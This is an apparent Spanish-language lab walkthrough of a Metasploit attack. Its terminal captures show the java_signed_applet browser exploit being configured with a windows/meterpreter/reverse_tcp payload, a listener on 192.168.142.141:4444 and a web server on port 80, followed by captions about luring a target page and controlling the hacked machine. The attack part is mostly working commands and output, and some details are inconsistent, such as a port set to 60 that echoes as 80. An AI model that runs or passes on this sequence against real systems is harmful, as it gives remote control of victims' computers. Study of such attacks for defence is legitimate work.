

Ejecución del “comando java signed applet”

```

root@Keyson:
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
MMMMNI  ##### j MMMM
MMMMNI  ##### j MMMM
MMMMNI  ##### j MMMM
MMMMNI  ##### j MMMM
MMMMNI  ##### J MMMM
MMMMMR ?#### dMMMM
MMMMMNm `?###` dMMMMM
MMMMMMN ?## ##? NMMMMMN
MMMMMMMMMMNe JMMMMMNNMMM
MMMMMMMMMMNm , eMMMMMMNNMMM
MMMMMNNNNNNNNMx MMMMMNNNNNNNM
MMMMMMMMMMNNNNMMm+..+MMNNNNNNNNNNNNM

http://metasploit.pro

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.7.0-2013073101 [core:4.7 api:1.0]
+ -- ==[ 1149 exploits - 721 auxiliary - 194 post
+ -- ==[ 309 payloads - 30 encoders - 8 nops

msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) >

```

Ejecucion de puerto srvport en este caso será el 6060

```

root@Keyson:
Archivo  Editor  Ver  Buscar  Terminal  Ayuda
CERTCN      SiteLoader      yes      The CN= value for the certificate. Cannot contain ', ' or '
SRVHOST      0.0.0.0        yes      The local host to listen on. This must be an address on th
ne or 0.0.0.0
SRVPORT      6060           yes      The local port to listen on.
SSL          false          no       Negotiate SSL for incoming connections
SSLCert                    no       Path to a custom SSL certificate (default is randomly gene
SSLVersion   SSL3           no       Specify the version of SSL that should be used (accepted:
LS1)
SigningCert      no       Path to a signing certificate in PEM or PKCS12 (.pfx) form
SigningKey       no       Path to a signing key in PEM format
SigningKeyPass   no       Password for signing key (required if SigningCert is a .p
URIPATH         no       The URI to use for this exploit (default is random)

Exploit target:

Id  Name
--  ---
1   Windows x86 (Native Payload)

msf exploit(java_signed_applet) > set SRVPORT 60
SRVPORT => 80
msf exploit(java_signed_applet) >

```

Abriendo paso al puerto y ejecutando el comando “set URIPATH” y el “set payload windows/meterpreter/reverse_tcp”

```
root@Keyson:
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
SSL      false   no    Negotiate SSL for incoming connections
SSLCert   no      Path to a custom SSL certificate (default is randomly generated)
SSLVersion  SSL3    no    Specify the version of SSL that should be used (accepted: TLS1, TLS1_1, TLS1_2)
SigningCert no      Path to a signing certificate in PEM or PKCS12 (.pfx) format
SigningKey no      Path to a signing key in PEM format
SigningKeyPass no      Password for signing key (required if SigningCert is a .pfx file)
URIPATH   no      The URI to use for this exploit (default is random)

Exploit target:

  Id  Name
  --  ---
  1    Windows x86 (Native Payload)

msf exploit(java_signed_applet) > set SRVPORT 60
SRVPORT => 80
msf exploit(java_signed_applet) > set URIPATH /
URIPATH => /
msf exploit(java_signed_applet) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(java_signed_applet) > show options
```

Colocando el ip para el hackeo en este caso el 192.168.142:80

```
root@Keyson:
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique: seh, thread, process, none
LHOST     192.168.142.141 yes       The listen address
LPORT     4444            yes       The listen port


Exploit target:

  Id  Name
  --  ---
  1    Windows x86 (Native Payload)

msf exploit(java_signed_applet) > set LHOST 192.168.142.141
LHOST => 192.168.142.141
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.142.141:4444
[*] Using URL: http://0.0.0.0:80/
msf exploit(java_signed_applet) > [*] Local IP: http://192.168.142.141:80/
[*] Server started.
```

Insertando el IP en la página que vamos hacer el ataque



Detalle de la máquina hackea y que tenemos acceso a ella

